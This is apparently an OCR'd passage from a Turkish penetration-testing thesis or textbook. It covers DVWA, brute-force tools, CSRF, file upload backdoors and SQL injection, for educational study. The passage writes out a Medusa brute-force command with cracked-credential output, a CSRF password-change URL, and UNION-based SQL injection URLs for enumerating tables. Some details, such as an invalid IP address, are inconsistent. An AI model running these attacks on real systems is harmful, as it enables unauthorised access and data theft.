
4.5 Web Üzerinde Yapılan Testler

Yapacağımız testler ile web uygulamalarında bizi sıkıntıya sokan açıklıklar ve zarar veren zafiyetleri görmeye çalışacağız. DVWA, OWASP uygulamaları tarafından kontrol edeceğiz.

4.5.1 DVWA (Zafiyet Barındıran Web Uygulaması)

Dvwa (Damn vulnerable web application) bahsedecek olursak Owasp tarafından oluşturulan ve içeriğinde birçok açıklıklar bulunduran uygulamadır. Web uygulamalarında sızma testleri ve güvenliği ile uğraşan kullanıcıların kendisini geliştirmek için PHP altyapısını kullanırlar. Yapacağımız sızma testlerinde hukuki açıdan yetki sahibi olmadığınız sisteme test yapmak yasaktır. Dvwa güvenliğin içerisinde bulunan açıklık türleri şunlardır;

Brute force, Command execution, Csrf, File inclusion, File Upload, SQL Injection, SQL injection Blind, XSS reflected, XSS stored.



Şekil 56. DVWA (Damn vulnerable web application)


4.5.1.1 Brute force(kaba kuvvet saldırısı)

Brute Force yönteminden bahsedecek olursak kullanılmaya uygun kullanıcı adı ve şifrelerin denenerek bulunma ihtimalleri kümesidir. Benzer bir araç ise sözlük saldırısı içerisinden bulunan örnek test kelime listesine denir. Kamu kuruluşları, Kobiler ve E-ticaret sitelerine karşı saldırı türüdür. En fazla kullanılan kaba kuvvet saldırılarından bahsedecek olursak bunlar; Hydra, medusa, ncrack, ophcrack.

a. Hydra

Hydra, penetrasyon testinde kullanılabilen Brute Force araçlarından biridir. Hydra genellikle bir uzaktan kimlik doğrulama servisidir. Saldırı sırasında diğer araçlardan daha hızlıdır.Bu araç, HTTP, FTP ve diğer iyi bilinen protokoller gibi birçok protokolü destekler. Windows, Linux, Solaris ve MAC OS platformları bu aracı destekler(Brute Forcing,2012).

Aşağıda Şekil 57’ de görülen uygulama da kaba kuvvet saldırısını önlemek için düşük ve orta düzey saldırılar için herhangi bir önlem alınmamıştır. Fakat yüksek düzey saldırılar da her bir hatalı giriş için sleep (3) girilen kod ile 3 saniye bekletilmekten ötürü her deneme yapıldığında bekleteceği için bu tarz saldırılarının önünü kesmektedir. Düşük ve orta düzey olan burp suit, hydra, medusa gibi araçlar kullanılmaktadır.




Şekil 57. Kaba kuvvet saldırısı önleme

Düşük ve orta düzey olan Burp Suit, Hydra, Medusa gibi araçlar kullanılmaktadır. Hydra:

Şekil 58. Hydra aracı

Kullandığımız komut çizelgesinde yukarıdaki Şekil 57' de görüldüğü gibi –L kullanıcı adı listesi, -P şifre keyword listesi, method seçiminde ise ttp-get-form, http-post-form ,ftp, mysql ,ssh gibi birçok servis seçilebilir. header : "[Parametre]:[Hata Mesajı]:[H=header(cookie)]"



Şekil 59. List sonuçları

b. Medusa

Medusa' nın hızlı, büyük ölçüde paralel, modüler giriş yapan bir brute-forcer diyebiliriz. Amacı, mümkün olduğunca uzaktan kimlik doğrulamaya izin veren birçok hizmeti desteklemektir. Uygulamanın temel özelliklerinden bazıları şu şekildedir: parçacık tabanlı test etme, esnek kullanıcı girdisi, modüler tasarım içeriklerine sahiptir. Birde birçok protokolü destekler. Bazıları MSSQL, MySQL, PostgreSQL, SSHV2, RLOGIN, SNMP ve çok daha fazlası. Örnek olarak gireceğimiz komutta root@kali:~/ Desktop# medusa -U kullanici.txt -P sifre.txt -M http -h 114.111.523.181 -t 10 -e ns -O result.txt dosyasına yazdırılan ve eş zamanlı olarak "–t 10" komutuyla 10 kez istek göndererek komut satırı oluşturulur.

root@kali :~/Desktop# cat result.txt

Medusa v.2.1.1 (2020-11-25 22:01:11)

medusa -U kullanici.txt -P sifee.txt -M http -h 140.127.190.184 -t 10 -e ns -O sonuc.txt


ACCOUNT FOUND: [http] Host: 114.111.523.181 User: admin Password: 1234 [SUCCESS]

ACCOUNT FOUND: [http] Host: 114.111.523.181 User: root Password: 1234 [SUCCESS]

Medusa has finished (2020-11-26: 01:20).


c. Ncrack

Ncrack; ağ kimlik doğrulama saldırısında kullanılabilen bir kırma aracıdır. Bu araç, paralel işleme konusunda hızlı ve güçlüdür, ayrıca geniş aralıklı protokollerde kullanılır. Ncrack, modüler altyapı nedeniyle ek protokolleri destekleme konusunda esnektir. Güvenlik personeli ve büyük ağlarda şifre güvenliğini güvenli bir şekilde denetlemek isteyen şirketler tarafından kullanılır. Ncrack aracı, Nmap XML verilerini kullanarak ağdaki tüm servislere yazacağımız komut ile ilk başta port taraması yapılır daha sonra xml output için (-OX) kullanılarak bu sonuçları sonuç.xml dosyasına kayıt edilir.



Şekil 60. Nmap xml verileri çekme

Kullanacağımız –İX komutuyla nmapten çekmiş olduğumuz xml verilerini ncrack eklenir. Daha sonra –U ve-P kullanıcı ve parola listesi eklenir –v parametresiyle de detaylar listelenir.




Şekil 61. Ncrack kullanımı

Şekil 61'de görüldüğü gibi ncrack brute force saldırısı başladı ve ncrack saldırı kullanılmayacak olan servisleri aralarından kontrol ederek atladı. 21 bağlantı noktasını FTP protokolünde kullanıcı adı ve şifresi tespit edilmiş ve 139 numaralı bağlantı noktasında NETBIOS ile bütün kullanıcı adı ve şifrelerinin uygunluğu gözlenmiştir(Birkan,2020).

d. Ophcrack

İnternet kaynağında Ağ kimlik doğrulama şifreleri kırmak için rainbow tabloları kullanan ücretsiz bir şifre kırıcı aracı diyebiliriz. Rainbow tablo yöntemi şifre kırma yöntemlerine göre en hızlısıdır. Windows içerisindeki SAM (Windows güvenlik hesap yöneticisi) alıp yükleyebilir.



Şekil 62. Ophcrack arayüzü

4.5.2 CSRF Açıklığı Saldırıları

CSRF açıklığı, siteler arası istek sahtekârlığı olarak tanımlanmaktadır. Web yazılımı kullanan kişilerin haberi olmadan açıklıklarından faydalanma olaylarıdır. Yazılıma gelen ve giden isteklerin kaynaklara bakmaksızın kontrol dışı açıklıkların oluştuğu ve bu yazılımları yapan kişilerin yapmış oldukları uygulamadaki zafiyetleri güvenlik açıklığı olarak tabir edebiliriz. CSRF olarak kısaltılan ve bu güvenlik açığına Session Riding denilmektedir.

```
<form name="tstForm" action="/index.php" method="POST">
<input type="text" name="sName" value="" />
<textarea name="sText"></textarea>
<input type="submit" name="btSubmit" value="gönder">
</form>
```

Şekil 63. Basit bir yorum için html formu

Yukarıdaki yazmış olduğumuz form, /index.php betiğine HTTP isteği gönderir. İndex.php aşağıda yer alan kodu içerir.

$sName = $_POST["sName"]; $sText = $_POST["sText"];

If ($sName && $sText && CUser::IsAuthorized()) CComment::AddComment($sName, $sText); Else Echo "Error";

Yukarıdaki PHP kodu name ve text değişkenleri null olarak dönmediyse kimlik doğrulanıp comment fonksiyonları çalıştırıp yayınlanacaktır. Saldırgan bu durumdan sonra aynı isteği uygulamaya, oradan saldırı için diğer web sayfasına yönlendirebilecektir(Gais Cyber Security,2019).


Başka bir saldırı ise saldırgana url bazlı saldırı yapmasını sağlamaktadır. Örnek verecek olursak:

“fatura.karansu.com/sifre_degistirme.aspx?yeni_sifre=New Pass” urlmize giriyoruz enter’a bastığında yeni şifre,”New pass” oluyor ise test yaptığımız sitede olmadı, olsaydı saldırgan tarafından bu açık kullanılacak şifrenizi değiştirebilecek, istediği her şeyi yapabilecektir.

4.5.3 File Upload Zafiyetleri


Dosya yükleme web araçları üzerinden zararlı yazılımın yükleyerek gerçekleştirilen saldırılardır. Saldırı yapılacak olan web sayfasının kodlamasının düzgün yapılandırılmamış olması saldırgan tarafından kodlanmış betiği yüklenerek uzak sunucunun ele geçirilme işlemidir. Dosya yükleme zafiyeti kolay bir saldırı olsa da sebep olacağı zararlar saldırı yapılan sisteme büyük zarar verecek bir saldırı şeklidir.

Bir Dosya yükleme saldırısı gerçekleştirecek olursak yapacağımız önceliklerden bir tanesi yüklemek istediğimiz zararlı yazılımı yapmamız gerekiyor.



Şekil 64. Fileupload backdoor.php oluşturma

Arka kapımızı başarıyla oluşturduktan sonra saldırı yapacağımız web sunucusuna yüklemek kalıyor. Dosyamız yüklendikten sonra kontrolünü yaptığımızda arka kapının sunucuya yüklenmiş olduğunu görüyoruz ve arka kapıya bağlanarak sunucuya saldırıya başlayabiliriz.




Şekil 65. Weevely aracı ile erişim sağlanma

Yukarıdaki Şekil 65'te sunucu üzerindeki bütün kullanıcı parolalarını görebiliriz. Saldırı yapılan sisteme istediğimiz zaman bağlanabilir ve devre dışı bırakabiliriz. Saldırı yapılan sunucu üzerinden istenilen bilgiler alınıp bütün bilgilere erişebiliriz, Bunun haricinde veri tabanında ve web sayfasında değişiklikler yapabilir ve ayrıca sistemin bağlı olduğu yerel ağa bağlanıp farklı saldırılar yapabiliriz(Göksel,2020).

4.5.4 Sql Injection


Web uygulamalarında birçok teknolojik katmanlardan oluşmaktadır. Bu katmanlar birleşik olan birçok sistemden oluşmaktadır. Bunlara bağlı olarak da farklı saldırılar ve kod enjeksiyon saldırıları bulunmaktadır(William,Viegas ve Orso,2006). Sql dilinde de veriye direk erişim olduğu için en çok saldırı da bu yönde yapılmaktadır. Sql injection dört kategori üzerinden değerlendirebiliriz. Bunlar klasik sql injection, özel sql injection, kör(blind) sql injection, bileşik sql injection olarak dört sınıfta belirlenebilir(Gregory,Bruce ve Paolo,2005).

Örnek bir saldırı yapacağımız Sql veri tabanına sahip olan gider paylaşım ve faturalandırma işlemleri yapan kendi web sayfasına yapılmaktadır. Bu web site MSSQL veri tabanına sahip olmuş olup örnek bir tablo aşağıda verilmektedir.



Şekil 66. Web Sayfasının veri tabloları ve bağlantıları

Yapacağımız ilk öncelik Web sayfasının Sql injection saldırısına karşı açık olup olmadığını kontrol ederek başlamaktır. Açığı bulmak için birden çok yol bulunmaktadır. Tarayıcının adres kısmına Sql komutları yazarak saldırı yapılabilmektedir. Sql enjeksiyon açığını tespit edebilmek için öncelikle QueryString ile veri alımı yapan sayfalar kontrol edilecektir. İlk başta default. aspx sayfasının örnek bir query string değeri iletiliriz.



Şekil 67. QueryString gönderimi

İd değişken adı ile göndermiş olduğumuz değer, veri tabanı içerisinde kayıt numarasını gösterir. Querystring ile veri gönderen tespit etmiş olduğumuz sayfayı SQL enjeksiyon açığının olup olmadığı kontrol edilmelidir. Id kısmında yer alan yere tek tırnak koyarak veri tabanında hata olup olmadığını tespit edebiliriz. Veri tabanı hakkında bilgi toplanabilmesi sayfanın şu şekilde "System.Data.SqlClient.SqlException (0x80131904): Unclosed quotation mark after the character string ". Bir hata mesajı alınırsa devamında araç çubuğuna yazacağımız komutlarla saldırıyı genişletebiliriz. En önemlisi ise admin şifresini bulunduğu tablo ele geçirerek tüm sistemi ele geçirmek olacaktır. Saldırı yapacağımız web sayfasının adres kısmına Having 1=1 komutunu yazarak benzer web sayfalarında olduğu gibi hata mesajı gönderir. Diğer verilen hatadan farklı olarak veri tabanında faturaların bulunduğu tabloda primary key kolonunu göstermektedir.

"System.Data.SqlClient.SqlException(0x80131904): Column TBL_CONTENT _SAKIN_ID invalid in the search GROUP BY clause System.Data.SqlClient.SqlException " devam eden ekran çıktısında saldırının uygulanmış olduğu veri tabanında TBL_Content tablosu ile SAKIN_ID yukarıda görülen

ekran çıktısında görülmektedir. SAKIN_ID alanını öğrenilmesinden sonra having komutundan önce group BY SAKIN_ID yazdığımızda ekrana başka tablodan yer göstermektedir. Bu şekilde yoklamalardan sonra veri tabanından bulunan tablo adı ve her türlü bilgi edinilir. Yönetici bilgilerini tespit edebilmek için sql bulunan farklı komutlardan UNION deyimi kullanarak iki farklı sorgu sonuçları birleştirilir. Önemli noktalardan birisi seçme komutunun sütun sayıları eşit olması gerekmektedir. Seçme sorgusunu veri tabanlardaki tablo isimlerini Şekil 68'de gösterilmektedir.

http://fatura.karansu.com/Default?Id=77622+UNION+SELECT+TOP+1+TABLE_NAME, TABLE_NAME,TABLE_NAME,TABLE_NAME+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_NAME+NOT+IN+('TBL_CONTENT')

Şekil 68. Union komutu çıktısı

Web tarayıcısının url kısmına yazmış olduğumuz id kısmından sonraki sql komut satırı ile sorgulama işlemi yapılmış ve sorguları birleştirilmiştir. TBL_CONTENT tablosunda dört adet yer olduğu için dört kez tekrarlanmış olup NOT IN komutu ile CONTENT tablosunun tekraren görünmemesi sağlandı. Bu şekilde diğer tablonun ismi elde edilmiştir. Bu komutlarla birlikte admin tablosu bulunana kadar bu Sql ifadesi ile kontrol edilmektedir. Bu şekil de aşağıdaki Şekil 68'de olduğu gibi admin tablosunun adı öğrenilmiştir.

http://fatura.karansu.com/Default?Id=77622+UNION+SELECT+TOP+1+TABLE_NAME,TABLE_NAME,TABLE_NAME,TABLE_NAME+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_NAME+NOT+IN+('TBL_CONTENT') AND TABLE_NAME NOT IN ('TBL_CATEGORIES')

Şekil 69. Admin tablosu ismi öğrenme

